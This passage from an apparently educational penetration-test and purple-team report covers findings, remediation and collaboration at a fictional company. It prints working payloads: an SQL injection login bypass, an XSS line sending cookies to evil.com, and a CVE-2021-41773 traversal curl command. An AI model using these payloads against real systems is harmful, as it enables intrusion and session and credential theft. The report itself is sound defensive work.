File sharing discovery and data retrieval	File access recording + minimum privilege implementation	Logs showed enumeration; access denied	Logged & Prevented

Comprehensive Illustration: Credential Extraction Using PowerShell

- Initial Attack: Obfuscated PowerShell command to invoke Mimikatz (bypassed EDR).
- Mitigation Implemented:
  - Enabled Script Block Logging and Module Logging via GPO.
  - Integrated Antimalware Scan Interface (AMSI).
  - Inserted SIEM rule for questionable PowerShell strings (Invoke-, Add-Type, VirtualAlloc).
- Validation Result:Upon retrying, AMSI identified and prevented the command from executing.ScriptBlocklogs were sent to the SIEM and activated an alert. The SOC team reacted in under 4 minutes.
- Success:Prevention + Notification + Prompt Action

Metric	**Before Improvement**	**After Improvement**	**Delta**
Mean Time to Detect (MTTD)	8 hours	6 minutes	Significant drop
Mean Time to Respond (MTTR)	Not measured	15 minutes	Tracked & reduced
Alert-to-Triage Latency	N/A	Under 5 minutes	In place now
False Positive Rate	High	Moderate	Improving

Mitigation Issues Identified During Retesting

While most countermeasures were effective, a few bypassesor insufficient safeguards were detected:

- Exfiltration via DNS tunnelingstill achieved (DLP does not include DNS inspection).
- Local privilege escalation using another tool (PrintSpoofer) worked — mitigation was tool-specific.
- Email alertsfrom SIEM experienced delays on 2 occasions because of misconfigured SMTP throttling.
- Feedback given immediatelyto Blue Team for review.

Purple Team Collaboration Highlights

- Red Team recorded bypass efforts in real-time for Blue Team analysts.
- Blue Team analysts provided detection principles and log sources to Red Team for stress testing.
- SIEM dashboards were observed throughout the tests to verify real-time detection.
- Reevaluated logs and detection schedules were stored for incident response exercises.

Summary of Validation Results

Category	Success Rate	Notes
Prevention	80%	Most of the attacks that were previously successful have been completely prevented
Detection & Alerting	90%	The majority of incidents triggered alerts with accurate severity and context
Response Time	Improved	SOC displayed a distinct escalation process and service level agreements (SLAs)
Logging Coverage	Partial	Certain hosts and lateral pathways still did not possess complete telemetry (DNS, SMB)

Conclusion – Improvement Validation:

The Blue Team considerably enhanced their defenses after the encounter. By means of repeated purple Team cooperation, the majority of the Red Team's attack methods were either completely countered or produced accurate alerts. While some workarounds remained feasible, the general defensive stance significantly improved demonstrating genuine proof of growth, adaptability, and coordination between offensive and defensive units.

5.3 Process Optimization

Objective:

To suggest effective, sustainable approaches that improve collaboration, communication, and collective knowledge between the Red and Blue Teams—guided by organized Purple Team facilitation for ongoing security enhancement at Mayo Industries.

Recommendations for Stronger Red/Blue Collaboration

1. Create a Permanent Purple Teaming Initiative

Current Gap: Collaboration at present is focused on involvement and is responsive.
Proposal: Transition to a continuous, cyclical Purple Teaming approach.

- Conduct monthly live-fire simulations and tabletop exercises.
- Rotate Red Team TTPs frequently to simulate adapting opponents.
- Maintain a shared backlog of detection gaps and attack simulation ideas.

2. Real-Time Collaboration Channels

Current Gap: Input from users frequently comes after the occurrence, hindering timely reaction.
Proposal: Facilitate safe, real-time communication for coordinating responses to attacks.

- Use tools like Slack, MS Teams, or Mattermost with dedicated channels:
    - Red Team telemetry
    - Blue Team alert validation
    - Purple Team coordination & retesting
- Leverage screen sharing and digital war roomsfor rapid adjustment of detections.

3. Collaborative Threat Intelligence & Knowledge Repository

Current Gap: Restricted exchange of information between groups.
Proposal: Establish a unified platform for continuous collaborative education.

- Maintain a wiki or threat knowledge base with:
    - Red Team playbooks and TTPs
    - Blue Team identification methods and reaction protocols
    - Post-engagement lessons learned
- Promote collaborative efforts to enhance clarity and consistency.

4. Collaborative Detection Engineering Workshops

Current Gap: Blue Team countermeasures might not completely represent Red Team reasoning.
Proposal: Conduct collaborative workshops across teams for customized detection creation.

- Red Team discusses exploit chains and evasion strategies.
- Blue Team creates and adjusts rules based on genuine attacker scenarios.
- Validate outcomes in co-simulated scenarios using known TTPs.

5. Automation of Red Team Replay

Current Gap: Enhancements might deteriorate gradually or reverse.
Proposal: Automate the replay of previous attack sequences for regression testing.

- Use tools like Atomic Red Team, Caldera, or custom scripts.
- Arrange regular reviews to ensure that protective measures continue to work efficiently.
- Incorporate into CI/CD workflows wherever feasible for alignment with security-as-code principles.

6. Monitor Success Metrics of the Purple Team

Current Gap: No unbiased method to assess the efficiency of teamwork.
Proposal: Identify and monitor quantifiable KPIs including:

- Detection Accuracy Rate (DAR)
- Mitigation Validation Success Rate

- Mean Time to Tune (MTTT)
- Red-to-Blue Feedback Latency
- Review in monthly retrospectives to consistently enhance purple Team development.

Summary – Suggestions for Process Improvement

Area	**Recommendation**	**Impact**
Collaboration Framework	Continuous Purple Teaming with alternating TTPs	Continuous defense improvement
Communication	Real-time coordination during testing	Faster detection and mitigation tuning
Shared Knowledge Base	Centralized hub for playbooks, TTPs, and protocols	Enhanced transparency and cross-team learning
Detection Workshops	Red-Blue collaborative logic design and verification	Context-driven detection development
Attack Replay Capability	Scheduled automation of past attacks	Persistent validation of mitigation effectiveness
KPI Tracking	Establish & evaluate indicators for Purple Team success	Evidence-based collaboration enhancement

Conclusion – Process Optimization
Incorporating structured, real-time teamwork into daily operations guarantees that Mayo Industries enhances its threat identification and reaction.

6 Reporting & Documentation

6.1 Executive Summary

Objective:

The goal of this penetration testing engagement was to assess the strength of Mayo Industries' digital framework against actual cyber threats. By simulating attacks from the Red Team, analyzing defenses from the Blue Team, and validating through collaboration with the Purple Team, the evaluation sought to identify security weaknesses, evaluate detection and response abilities, and offer practical remediation strategies.

Business Impact Overview:

The evaluation uncovered numerous significant and high-risk weaknesses within both publicly accessible and internal systems. If not resolved, these concerns could result in:

- Data Breaches: Injectable vulnerabilities and cross-site scripting issues may permit unwarranted access to confidential personal identifiable information of both customers and employees.
- Operational Disruption: Lateral movement possibilities through outdated protocols (e.g., SMBv1) put internal resources at risk of total compromise, which could disrupt essential business operations.
- Reputational Damage: Effective strikes on assets that interact with customers (e.g., online platforms) may lead to a decline in public confidence and potential legal consequences.
- Regulatory Fines: Neglecting to address identified CVEs or to adopt secure coding and logging measures could lead to breaches of GDPR, ISO 27001, and various other regulatory standards.

Risk Summary Table:

Asset	Vulnerability	Risk Level	Potential Business Impact
Public Web Portal	SQL Injection	Critical	Breach of customer information; violations of regulations; damage to reputation
Apache Web Server	Path Traversal (CVE-2021-41773)	High	Sensitive document exposure; possible remote code execution
HR Internal Portal	Stored Cross-Site Scripting (XSS)	Medium	Credential compromise; session takeover; internal data breach

Internal File Server (FS-01)	SMBv1 enabled and exposed	Medium	Sideways movement; improper file entry; heightened internal danger
Security Infrastructure	Lack of centralized log correlation	Medium	Postponed threat identification; diminished incident response efficiency

Overall Risk Posture:

- Critical Exposure: Assets that are accessible from outside are susceptible to attacks capable of circumventing authentication, extracting data, and influencing public opinion.
- Internal Weaknesses: Outdated protocols and inadequate segmentation elevate the chances of total breach after initial access.
- Detection Gaps:I nadequate centralized logging reduces transparency and hinders response actions.

Conclusion:

This executive overview emphasizes the critical necessity for technical fixes, enhanced logging and monitoring, and a transition towards ongoing security assessments. The results endorse the focus on secure development, infrastructure strengthening, and preemptive detection to lessen business risk. Through prompt remediation and tactical enhancements, Mayo Industries can considerably decrease its attack surface and enhance overall cyber resilience.

6.2 Technical Findings

1. SQL Injection – Open Web Portal

- URL Affected: https://portal.mayoindustries.com/login.php
- Vulnerable Parameter: username
- Injection Type: Boolean-Based SQL Injection
- Proof of Concept (PoC) Input:
  ' OR 1=1--
- Impact: The SQL injection enabled complete circumvention of authentication. Automated exploitation throughsqlmapled to an entire data release of the users, payments, and customer_profilestables, revealing confidential client details.
- Tools Used: Burp Suite, sqlmap
- Evidence:
  - Captured login request displaying a parameter that can be injected
  - sqlmap output disclosing table and information retrieval
  - Dump of sensitive user records

- Risk:
  Critical– Disclosure of more than 5,000 user records containing financial and personally identifiable information, presenting compliance and privacy hazards.

2. Persisted Cross-Site Scripting (XSS) – HR Leave Management Portal

- Component Affected: /leave-request/notes field
- Payload Injected:
  <script>new Image().src='http://evil.com/steal?cookie='+document.cookie</script>
- Impact: When a regular employee submitted the request, the payload was triggered when an HR administrator accessed it. The admin's session cookies were extracted, enabling session hijacking and elevation of privileges.
- Tools Used: Burp Suite, OWASP ZAP
- Evidence:
  - Screenshot of XSS payload displaying in the administrator's browser
  - HTTP request logs from the server under the attacker's control that record the cookie
  - Server records showing the origin and time of the assault
- Risk:
  High– Stealing privileged sessions and illicit entry to HR systems.

3. Path Traversal – Apache Web Server (CVE-2021-41773)

- Affected System: Apache 2.4.49 with CGI activated
- Proof of Concept (PoC) Command:
  curl http://app.mayoindustries.com/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd
- Impact: The flaw allowed for remote file access without authorization. While /etc/passwdwas retrieved in the PoC, additional chaining might enable the disclosure of sensitive application configuration files or hidden password hashes.
- Tools Used: curl, Nikto
- Evidence:
  - Terminal display indicating the obtained /etc/passwd file contents
  - Version scan revealing obsolete Apache 2.4.49
  - Nikto scan highlighting CGI vulnerabilities
- Risk:
  High– Unapproved exposure of system files and potential advancement to Remote Code Execution (RCE).

4. SMBv1 Activated – Internal File Server (FS-01)

- Host: 10.10.5.4
- Port: 445 (SMB)

- Scan Output Command:
  nmap -p445 --script=smb-protocols 10.10.5.4
- Impact:The SMBv1 protocol was discovered to be active, putting the system at risk of the EternalBluevulnerability sequence. Furthermore, uncovered file shares permitted unauthenticated listing and entry to internal documents.
- Tools Used: nmap, smbclient
- Evidence:
  - nmapscan output verifying SMBv1 compatibility
  - Screenshot of accessible internal file share (e.g., \\10.10.5.4\SharedDocs)
  - Insufficient authentication measures for confidential internal documents
- Risk:
  Medium– Significant target for sideways movement and internal exploration.

Summary of Technical Findings:

Vulnerability	Affected System	Risk Level	Primary Impact
SQL Injection	Public Web Portal	Critical	Data breach; full DB exfiltration
Stored Cross-Site Scripting	HR Leave Management Portal	High	Session hijacking; privilege escalation
Path Traversal (CVE-2021-41773)	Apache Web Server	High	Remote file disclosure; potential RCE
SMBv1 Exposure	Internal File Server (10.10.5.4)	Medium	Lateral movement; internal resource access

6.3 Remediation Roadmap

Prioritized Action Plan:

Priority	Vulnerability	Recommended Fix	Timeline	Responsible Team
Critical	SQL Injection – Public Web Gateway	Revise backend code to utilize parameterized queries (e.g., PDO or PreparedStatements); perform a comprehensive code review; implement WAF to screen harmful input.	0–7 days	Web Development & AppSec Team

High	Apache Path Traversal (CVE-2021-41773)	Upgrade Apache to 2.4.51 or later; deactivate CGI in non-critical areas; implement stringent file permission controls and establish server hardening standards.	0–7 days	Infrastructure & Ops Team
Medium	Stored XSS – HR Portal	Utilize strong input/output validation by employing libraries such as DOMPurify; implement Content Security Policy (CSP); add X-XSS-Protection headers.	7–14 days	Web Development Team
Medium	SMBv1 – Internal File Server	Fully disable SMBv1protocol; mandate SMBv3 with encryption; establish firewall regulations to restrict lateral movement; assess AD permissions.	7–14 days	System Admin / Network Team
Low	Lack of Centralized Logging (SIEM)	Implement a unified SIEM solution like ELK Stack or Splunk; unify log format (JSON); incorporate detection scenarios with alerting.	14–30 days	Security Operations (SOC)

Strategic Long-Term Recommendations:

1. Monthly Purple Team Exercises: Redo earlier assaults employing instruments such asAtomic Red Teamto confirm advancements in detection and improve team collaboration.
2. Quarterly Red Team Engagements: Engage in adversary simulation utilizing revised TTPs consistent with the MITRE ATT&CKstructure to mimic advanced persistent threats (APTs).
3. Security Champions Program: Assign developers and IT personnel as security champions within groups to encourage secure programming, update management, and awareness of threats.
4. DevSecOps Integration: Incorporate automated security assessment tools like:

- OWASP Dependency-Check (library vulnerabilities)
- SonarQube (static code analysis)
- Snyk(container/image inspection in CI/CD workflows)

Annual Compliance Gap Assessment: Align corrective actions with sector benchmarks (e.g., ISO 27001, NIST, GDPR) to ensure continuous regulatory readiness.

Conclusion:

The weaknesses identified during this collaboration present significant risks to Mayo Industries' data protection and operational reliability. The remediation roadmapthe information presented here guarantees that recognized vulnerabilities are addressed swiftly and strategically. By implementing the prioritized measures and integrating continuous enhancement practices, Mayo Industries can greatly minimize risk exposure and improve its cybersecurity maturity. Continuous cooperation among Red, Blue, and Purple Teams will ensure sustained defense flexibility and preparedness against threats.

7 Additional Considerations

This segment emphasizes the sophisticated strategies, methods, and protocols (TTPs) employed in the evaluation to replicate highly authentic enemy actions. It additionally details the bespoke tools and automation created to enhance both offensive and defensive initiatives, illustrating the integration of red and blue functionalities within a Purple Team structure.

7.1 Realistic Attack Simulation

Objective:

To emulate the behaviors of advanced threat actors (e.g., APT29, FIN7), the Red Team implemented sophisticated TTPs that went beyond typical penetration testing. These encompassed discreet post-exploitation, living-off-the-land (LotL) methods, hidden command and control (C2) pathways, and simulated zero-day attacks leveraging innovative assault sequences and misconfigurations.

Sophisticated Strategies, Methods, and Protocols (TTPs):

1. Living Off the Land (LotL)
    - Technique: Utilized inherent OS binaries such as certutil and mshtato acquire and run payloads.
    - Tools Used: certutil, custom PowerShell reverse shell
    - Simulated Impact: Obtained covert entry while avoiding endpoint detection mechanisms.
2. DNS-Based Command and Control (C2)
    - Technique: Created outbound DNS tunneling to extract data and ensure continuity.
    - Tools Used: dnscat2, custom DNS beacon script
    - Simulated Impact: Sustained discreet communication among internal network segments that lack direct access to the internet.
3. Credential Dumping via LSASS
    - Technique: Extracted memory from the LSASS process following privilege escalation.
    - Tools Used: mimikatz, ProcDump, manual parsing
    - Simulated Impact: Obtained domain administrator credentials, enabling complete domain takeover.
4. Timestomping
    - Technique: Adjusted file timestamps on deployed payloads to align with authentic system files.
    - Tools Used: Metasploit, custom PowerShell module
    - Simulated Impact: Circumvented fundamental forensic schedules and postponed incident management.
5. Defense Evasion via Obfuscation

- Technique: Payloads were encoded using Base64, followed by XOR obfuscation with random keys for each target.
- Tools Used: Custom Python wrapper
- Simulated Impact: Circumvented identification by antivirus and endpoint security systems.

6. Lateral Movement via WMI
    - Technique: Utilized WMI to run commands on reliable internal systems following the initial breach.
    - Tools Used: wmiexec.py (Impacket suite)
    - Simulated Impact: Redirected from the breached HR system to the Finance subnet.

Simulated Zero-Day Exploit Scenarios:

1. Custom Java Deserialization Chain
    - Description: Discovered an unrecorded deserialization endpoint in an internal HR management application. A specially designed serialized Java object utilizinga ysoserial-based gadget chain triggered RCE.
    - Outcome: Remote code execution lacking authentication, resembling the exploitation of a logic vulnerability without an identified CVE.
2. Chained Timing Issue + Path Navigation
    - Description: Uploaded a .zipconfiguration file and initiated a race condition while unpacking to replace sensitive.envfiles through a carefully designed directory traversal route.
    - Outcome: Acquired database credentials and API secrets by altering file system behavior during extraction.
3. Client-Side Prototype Pollution
    - Description: Altered JavaScript object prototypes on a client-side reporting platform to commandeer application behavior.
    - Outcome: Elevated a stored XSS to ongoing session takeover affecting logged-in users.

These zero-day simulations were thoughtfully crafted to replicate innovative real-world exploitation strategies, aiding in the assessment of Mayo Industries' readiness against new and unforeseen assaults.

7.2 Automation & Tool Scripting

Objective:
To optimize intricate testing processes and improve detection abilities, the Red and Blue Teams created bespoke scripts and tools specifically designed for Mayo Industries' environment. These facilitated consistent testing, quick response validation, and scalability purple Team collaboration.

Bespoke Offensive Tools & Scripts

1. SQLi-Mapper
    - Language: Python + Requests
    - Function: Automated the identification of SQL injection weaknesses, outlined database architecture, and categorized injection types.
    - Use Case: Spotted weak areas throughout various outdated forms swiftly.
2. Stealth Drop
    - Language: Python
    - Function: Created XOR/Base64 obscured droppers with gzip compression for stealth delivery.
    - Use Case: Successfully transmitted reverse shell payloads without activating AV notifications.
3. CookieStealer.js
    - Language: JavaScript
    - Function: Modular XSS payload that recorded session cookies and allowed for personalized callback endpoints.
    - Use Case: Evaluated the extent of session hijacking through stored XSS in the HR portal.
4. SMB Scanner Plus
    - Language: Bash + Python
    - Function: Enhanced Nmap with NTLM hash acquisition and unauthenticated SMB enumeration.
    - Use Case: Identified internal SMB weaknesses and showcased possible relay attacks.

Bespoke Blue Team Identification & Automation

1. Purple AlertAgent
    - Stack: PowerShell + ELK
    - Function: Connected to Sysmon logs to identify questionable process sequences (e.g., wscript.exeinitiating PowerShell) and sent immediate notifications.
    - Impact: Accelerated reply toLotL activity and post-exploitation behaviors.
2. Red Replay Orchestrator
    - Stack: Python Flask + MITRE Caldera
    - Function: Web interface for replaying earlier documented Red Team assaults utilizing Caldera and Atomic Red Team test scenarios.
    - Impact: Enabled Blue Team to verify SIEM alerting processes after the correction.
3. SIEM Enricher Script
    - Language: Python
    - Function: Attached MITRE ATT&CK tags to log entries, standardized events, and enhanced correlation for SOC monitoring.
    - Impact: Improved threat identification mechanisms across various log sources.

Advantages of Automation & Scripting:


- Efficiency: Minimized duration allocated to repetitive exploitation and detection processes.
- Reproducibility: Permitted evaluation of new detection guidelines after remediation through uniform scenarios.
- Defensive Verification: Verified alert activations for altered or linked attacks.
- Training Resource: Blue Team employed scripts to replicate attacks in a laboratory for refining detection and enhancing skills.

Summary – Additional Considerations

- Advanced TTPs: Imitated actions of sophisticated threat entities, encompassing discreet pivoting and lateral movement.
- Simulated Zero-Days: Evaluated logical weaknesses, interconnected vulnerabilities, and disregarded edge scenarios that mimic actual attacks.
- Custom Automation: Enhanced testing coverage and response precision via customized Red/Blue scripts and instruments.
- Purple Collaboration: Facilitated ongoing enhancement and sharing of knowledge among teams, in accordance with contemporary best practices in security operations.


8 Appendix


Appendix A – Nmap Scan Outcomes (Metasploitable2 – External Investigation)



This annex displays the outcomes of an Nmap scan conducted from the Kali Linux system directed at the Metasploitable2 target, replicating Mayo Industries' external boundary. The scan exposes several open ports and obsolete services, comprisingvsftpd2.3.4, Apache 2.2.8, and OpenSSH 4.7p1, all of which signify possible access points for intruders. These discoveries equipped the Red Team with valuable insights, enabling additional exploitation and evaluation of vulnerabilities.


Appendix B – Metasploit Exploitation Session (Windows 7 – EternalBlue)




